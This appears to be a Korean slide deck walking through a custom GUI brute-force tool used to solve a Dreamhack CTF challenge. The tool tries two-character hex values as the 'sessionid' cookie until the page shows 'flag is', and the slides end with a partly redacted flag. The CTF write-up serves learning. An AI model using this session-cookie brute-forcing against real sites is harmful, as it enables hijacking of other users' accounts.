
The screenshot shows a web application window titled "Form". It contains the following elements:

- A "URL" label next to an empty text input field with a blue cursor.
- A "GET" dropdown menu.
- A "Char_set" label next to an empty text input field.
- A "Min_length:" label next to an empty text input field.
- A "Max_length:" label next to an empty text input field.
- A "Log_file" checkbox, which is currently unchecked.
- A "next" button.

브로트 포스 선택시 실행되는 화면

> 각 URL, Char_set, Min/Max_length, method, 설정


실제 buteforce 작동 및 사용



The screenshot shows a web tool interface with several input fields. The 'URL' field is highlighted with a red rectangular box. Other fields include 'Char_set', 'Min_length:', 'Max_length:', and a 'Log_file' checkbox. A 'next' button is visible at the bottom right of the tool's control area.

각 칸에 맞는 정보를 입력

> ex. URL칸에 드림핵 문제 사이트 링크



실제 buteforce 작동 및 사용

Form

URL: http://host1.dreamhack.games:18476

GET

GET

POST

COOKIE

Char_set: 0123456789abcdef

시도할 문자열 입력 (16진수 > 0 ~ f 까지)

2

Min_length

2

Max_length:

next

각 칸에 맞는 정보를 입력

실제 buteforce 작동 및 사용

The screenshot shows a window titled "Form" with the following fields and values:

- URL:** http://host1.dreamhack.games:18476
- Char_set:** 0123456789abcdef
- Method:** GET (dropdown menu with options GET, POST, COOKIE)
- Min_length:** 2
- Max_length:** 2
- Log_file:**

모두 2자리 > 최소 / 최대 모두 '2'입력

각 칸에 맞는 정보를 입력

실제 buteforce 작동 및 사용

Form

URL: http://host1.dreamhack.games:18476

Char_set: 0123456789abcdef

Min_length: 2

Max_length: 2

Log_file

next

GET
GET
POST
COOKIE

쿠키로 전달하기 때문에 COOKIE 선택

각 칸에 맞는 정보를 입력


실제 buteforce 작동 및 사용

The screenshot shows a web application window titled "Form". It contains several input fields and a dropdown menu. The "URL" field is set to "http://host1.dreamhack.games:18476". The "Char_set" field contains "0123456789abcdef". There are two input fields for "Min_length" and "Max_length", both containing the number "2". A checkbox labeled "Log_file" is unchecked. A dropdown menu is open, showing options "GET", "POST", and "COOKIE". The "next" button is highlighted with a red border, and a label "next 클릭" is positioned below it.

URL	http://host1.dreamhack.games:18476	GET
Char_set	0123456789abcdef	GET
		POST
		COOKIE
2	Min_length:	<input type="checkbox"/> Log_file
2	Max_length:	next

next 클릭

실제 buteforce 작동 및 사용



The screenshot shows a web form window titled "Form". It contains the following elements:

- An "Undo" button.
- Three input fields labeled "Success_message", "Cookies_key", and "password_param".
- A "Headers" button and a large text input field.
- A "START" button.

next클릭시 나오는 2번 창

실제 buteforce 작동 및 사용


The screenshot shows a web form with the following elements:

- Buttons: Undo, Success_message (highlighted with a red box), Cookies_key, password_param, Headers, and START.
- Input fields: flag is (containing 'flag is'), sessionid, and an empty field.

성공시 출력되는 메시지 입력 (코드상 여기서 'flag is' ('DH'도 가능))

```
ame}, {"flag is " + FLAG if username == "admin" else "you are not admin"}')
```

실제 buteforce 작동 및 사용



The screenshot shows a web form window titled "Form". It contains several elements: an "Undo" button, a "Success_message" button, a "Cookies_key" button (highlighted with a red box), a "flag is" input field, a "sessionid" input field, a "Headers" button, and a "START" button. A tooltip points to the "Cookies_key" button with the text: "sessionid 에서 가져와 값을 검증함 > Cookie 키 'sessionid' 로 설정".

```
1 @app.route('/')
2 def index():
3     session_id = request.cookies.get('sessionid', None)
4     try:
5         username = session_storage[session_id]
6     except KeyError:
7         return render_template('index.html')
8
```

실제 buteforce 작동 및 사용

The image shows a web browser window with a form titled "Form". The form contains several input fields and buttons. The "password_param" field is highlighted with a red border. The "Headers" field is also highlighted with a red border. A black text box with white text is overlaid on the form, reading "나머지는 옵션 설정 / 해당사항 X".

Form fields and buttons:

- Undo
- Success_message
- Cookies_key
- password_param
- flag is
- sessionid
- Headers
- START

나머지는 옵션 설정 / 해당사항 X

실제 buteforce 작동 및 사용

URL	/host1.dreamhack.games:18	Method	COOKIE	Log_file	None
Min_len	2	Headers			
Max_len	2	password_param			sessionid
Char_set	0123456789abcdef	Cookies_key			
Success_message	flag is	back		Try	

최종 페이로드



실제 buteforce 작동 및 사용

The screenshot shows a web application interface for a bruteforce tool. The interface is titled "Form" and contains several input fields and buttons. The fields are arranged in a grid-like structure:

URL	/host1.dreamhack.games:18	Method	COOKIE	Log_file	None
Min_len	2	Headers			
Max_len	2	password_param			
Char_set	0123456789abcdef	Cookies_key		sessionid	
Success_message	flag is	back	Try		

The "Try" button is highlighted with a red box, and a callout "Try 클릭" points to it.

실제 buteforce 작동 및 사용

과연 실행 결과는?

실제 buteforce 작동 및 사용

The screenshot shows a window titled "Form" with a standard Windows title bar (minimize, maximize, close buttons). Inside the window, there is a tab labeled "URL" and a text input field containing the URL "http://host1.dreamhack.games:12579/". Below the URL field is a large empty rectangular area. To the right of this area is a scrollable list box titled "결과 요약" (Summary of Results). The list contains the following entries:

- Attempting: 06 (Failed)
- Attempting: 07 (Failed)
- Attempting: 08 (Failed)
- Attempting: 09 (Failed)
- Attempting: 0a (Failed)

At the bottom right of the window, there are two buttons: "OK" and "Cancel".

??

실제 buteforce 작동 및 사용

Form


URL

Session

- [Home](#)
- [About](#)
- [Login](#)

Welcome !

Hello admin, flag is
DH{73[REDACTED]1d4
f138a[REDACTED]



결과 요약

(Failed)
Attempting: b1
(Failed)

Password
found: b2
Elapsed time:
40.91 seconds
Total attempts:
179

OK Cancel

놀랍게도 결과가 잘 나온다

실제 buteforce 작동 및 사용

Form


URL http://host1.dreamhack.games:18476/

Session

- [Home](#)
- [About](#)
- [Login](#)

Welcome !

Hello admin, flag is
DH{73 [redacted] 1d4
f138a [redacted]



